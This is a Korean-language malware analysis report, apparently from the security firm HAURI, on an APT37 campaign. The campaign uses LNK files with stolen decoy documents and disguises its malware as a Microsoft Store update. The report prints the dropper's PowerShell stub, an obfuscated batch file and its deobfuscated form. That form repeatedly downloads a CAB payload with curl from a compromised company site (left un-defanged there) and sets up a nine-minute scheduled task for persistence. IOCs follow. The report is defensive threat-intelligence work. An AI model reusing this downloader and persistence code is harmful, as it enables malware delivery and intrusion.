악성코드 상세 분석 보고서

APT37 공격 그룹의 지속적 위협 공격

(Microsoft Store 업데이트로 위장하는 악성코드)

(Document No : DT-20250320-001)


HAURI

www.hauri.co.kr

○ 분석 개요

▷ APT37의 정찰용 피싱
https://www.hauri.co.kr/security/security_view.html?intSeq=72&page=1&keyfield=&key=

이전 보고서인 'APT37의 정찰용 피싱'의 악용된 서버에서 악성 LNK 파일이 다수 확인되었다. LNK 파일은 악성코드 감염을 유도하는 디코이(미끼) 문서로 탈취한 문서 파일을 사용하며 MicrosoftAppStore 업데이트 파일로 위장한 뒤 작업 스케줄러에 등록하여 실행을 위한 지속성을 확보한다. 해당 서버에서 확인된 LNK 파일들은 디코이 문서만 다를 뿐 악성 동작은 동일하였으며 웹상에서 취약한 정상 서버를 해킹하고, 악성코드 유포지로 악용하여 추가 페이로드를 다운받는다. 해당 LNK 파일에서 사용된 디코이 문서는 항공, 은행, 보안 등 사회적 핵심 분야를 대상으로 공격 분야가 다양하다는 것을 알 수 있다. 북한 해킹 그룹으로 추정되는 APT 공격 그룹들은 문서 파일로 위장한 LNK 파일을 지속적으로 사용하고 있기에 '확장명 숨기기' 옵션 해제 후 사용하기를 권장한다. 무엇보다 APT 공격의 피해를 줄이려면 등의 사용자들의 관심과 노력, 세심한 주의가 필요하다.



[공격 도식도]

1. airport.lnk

(MD5 : DE26582DDA75C138F35E932DD2424EEA, SIZE : 50,646,220)

개요 : LNK 파일 실행 시, 디코이 문서와 배치파일을 드롭하여 실행한다.

ViRobot	LNK.S.Runner.50646220

상세분석 :

(1) LNK 파일 실행 시, 파일 내부의 특정 오프셋에서 디코이 문서와 배치 파일을 드랍하여 실행하며 LNK 파일은 html 로 변경된다.

* 파일 경로: C:₩[실행경로]₩airport.lnk -> airport.html

C:₩%temp%₩_ms3360.bat


```
$BWndE = New-Object byte[] 0x00001046;
$PyNgqyzibs7QC.Read($BWndE, 0, 0x00001046);
$WFCYCZmLWV = $ldXqmCXpOy_.replace('.lnk','.html');
sc $WFCYCZmLWV $BWndE -Encoding Byte;
& $WFCYCZmLWV;
$PyNgqyzibs7QC.Seek(0x00002702, [System.IO.SeekOrigin]::Begin);
$TSEmRKon=New-Object byte[] 0x00001F7C;
$PyNgqyzibs7QC.Read($TSEmRKon, 0, 0x00001F7C);
$PyNgqyzibs7QC.Close();
Remove-Item -Path $ldXqmCXpOy_ -Force;
$x3jFn=$env:temp+'\_ms3360.b'+ 'a'  +  't';
```


→ airport.html


→ _ms3360.bat


[그림 1] LNK 실행 시 실행되는 powershell 코드

(2) airport.lnk 파일과 서버에서 확인된 LNK 파일들의 디코이 문서는 [그림 2]와 같다.









[그림 2] LNK 파일에서 사용된 디코이 문서들

(3) _ms3360.bat 코드는 변수에 문자열을 담아 특정 오프셋과 매칭하여 한글자씩 출력하는 형식으로 난독화되어있다.


```
@echo off
Set atnavidh=teSOv6gqfZ1ThMpH712mnNkEcx4UoKwir8bzdaGFDCs5Ij0L3WA9uP
%atnavidh:~42,1%%atnavidh:~1,1%%atnavidh:~0,1% %atnavidh:~0,1%%atnavidh:~12,1%%atnavidh:~1,1%%atnavidh:~19,1%%atnavidh:~1,1%%atnavidh:-
%atnavidh:~42,1%%atnavidh:~1,1%%atnavidh:~0,1% %atnavidh:~28,1%%atnavidh:~52,1%%atnavidh:~0,1%%atnavidh:~8,1%%atnavidh:~31,1%%atnavidh:
:Start_juice
%atnavidh:~0,1%%atnavidh:~31,1%%atnavidh:~19,1%%atnavidh:~1,1%%atnavidh:~28,1%%atnavidh:~52,1%%atnavidh:~0,1% -%atnavidh:~0,1% %atnavic
%atnavidh:~24,1%%atnavidh:~52,1%%atnavidh:~32,1%%atnavidh:~17,1% "%themeaddr%" -%atnavidh:~28,1% "%outfile%" -%atnavidh:~50,1% "%atnavi
%atnavidh:~31,1%%atnavidh:~8,1% %atnavidh:~20,1%%atnavidh:~28,1%%atnavidh:~0,1% %atnavidh:~1,1%%atnavidh:~25,1%%atnavidh:~31,1%%atnavic
    %atnavidh:~6,1%%atnavidh:~28,1%%atnavidh:~0,1%%atnavidh:~28,1% %atnavidh:~2,1%%atnavidh:~0,1%%atnavidh:~37,1%%atnavidh:~32,1%%atnav
)
%atnavidh:~8,1%%atnavidh:~28,1%%atnavidh:~32,1% %%A %atnavidh:~31,1%%atnavidh:~20,1% (%outfile%) %atnavidh:~40,1%%atnavidh:~3,1% %atnav
%atnavidh:~31,1%%atnavidh:~8,1% %FSIZE% %atnavidh:~1,1%%atnavidh:~7,1%%atnavidh:~52,1% %atnavidh:~26,1%%atnavidh:~18,1%%atnavidh:~43,1%
%atnavidh:~36,1%%atnavidh:~1,1%%atnavidh:~17,1% /%atnavidh:~8,1% /%atnavidh:~7,1% %outfile%
%atnavidh:~6,1%%atnavidh:~28,1%%atnavidh:~0,1%%atnavidh:~28,1% %atnavidh:~2,1%%atnavidh:~0,1%%atnavidh:~37,1%%atnavidh:~32,1%%atnavidh:
:Extract_juice
%atnavidh:~31,1%%atnavidh:~8,1% %atnavidh:~1,1%%atnavidh:~25,1%%atnavidh:~31,1%%atnavidh:~42,1%%atnavidh:~0,1% %outfile% (
%atnavidh:~1,1%%atnavidh:~25,1%%atnavidh:~14,1%%atnavidh:~37,1%%atnavidh:~20,1%%atnavidh:~36,1% %outfile% -%atnavidh:~39,1%:* "%atnavic
%atnavidh:~42,1%%atnavidh:~24,1%%atnavidh:~12,1%%atnavidh:~0,1%%atnavidh:~37,1%%atnavidh:~42,1%%atnavidh:~22,1%%atnavidh:~42,1% /%atnav
%atnavidh:~36,1%%atnavidh:~1,1%%atnavidh:~17,1% /%atnavidh:~8,1% /%atnavidh:~7,1% %outfile%
)
```

[그림 3] _ms3360.bat

(4) 난독해제 시 C&C 에서 WStemp163.cab 파일을 다운받아 아래 경로에 압축을 해제한다. 해당 샘플에서 사용되는 C&C 는 국내 중견 기업의 정상 사이트를 악용하여 사용한다.

* C&C: hxxp://**taibs.co[.]kr/attach/recruit/cruit0.php?dwlen=call


* 폴더 경로: C:₩ProgramData₩



```
@echo off
Set atnavidh=teSOv6gqfZ1ThMpH712mnNkEcx4UoKwir8bzdaGFDCs5Ij0L3WA9uP
set themeaddr=http://  taibs.co.kr/attach/recruit/cruit0.php?dwlen=call
set outfile="C:\Users\Public\WStemp163.cab"
:Start_juice
timeout -t 15 /nobreak
curl "%themeaddr%" -o "%outfile%" -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
if not exist %outfile% (
    goto Start_juice
)
for %%A in (%outfile%) DO SET FSIZE=%%~zA
if %FSIZE% equ 4253081 goto Extract_juice
del /f /q %outfile%
goto Start_juice
:Extract_juice
if exist %outfile% (
expand %outfile% -F:* "C:\ProgramData"
schtasks /create /sc minute /mo 9 /tn "MicrosoftAppStoreAutoUpdateTaskMachine" /tr "C:\ProgramData\MicrosoftAppstoreUpdate\MicrosoftAppStore.exe C:\ProgramData\Mi
del /f /q %outfile%
)
```


[그림 4] _ms3360.bat 난독 해제 코드

(5) 압축 파일 내부의 파일은 MicrosoftAppStoreAutoUpdateTaskMachine 이름으로 작업 스케줄러에 등록된다. MicrosoftAppStore.exe 의 인자로 appstore.version 을 실행하는 작업이 생성되며 MicrosoftAppStore.exe 는 appstore.version 을 실행하는 역할을 한다.



[그림 5] 작업 스케줄러 생성

(6) appstore.version 은 난독화된 python 스크립트이며 [그림 6]은 난독을 해제한 코드이다. 아래 C&C 에서 MicroAppStoreTemp28h2.bat 파일을 다운로드하여 실행한다.

- C&C: hxxp://**taibs.co[.]kr/attach/recruit/cruit0.php?cfast=[parameter]
- 파일경로: C:₩ProgramData₩MicroAppsTemp28h2.bat

[그림 6] appstore.version 난독해제 코드

(7) 분석 당시 C&C 통신이 불가하여 MicroAppsTemp28h2.bat 파일은 확인하지 못하였으나 정보 탈취형 악성코드 및 추가 악성코드를 다운받아 악성 행위를 지속할 것으로 추정된다.

IOC

***C&C**

hxxp://**taibs.co[.]kr/attach/recruit/cruit0.php?dwlen=call
hxxp://**taibs.co[.]kr/attach/recruit/cruit0.php?cfast=[parameter]

***MD5**

F51F60834BA1734AE3765661D0F2654A
345DECFFC710344A55FE121DF7692DF8
BDDE4878F82DDA79D983464153D71009
DEA8785B4C54D9AE6FA9C24DE77531EB
DE26582DDA75C138F35E932DD2424EEA
640C6F987B24F35BB29D3DB0F4B8C87B
8A0D6260ECDF551342633C93C03E4511
90026C2DBDB294B13FD03DA2BE011DD1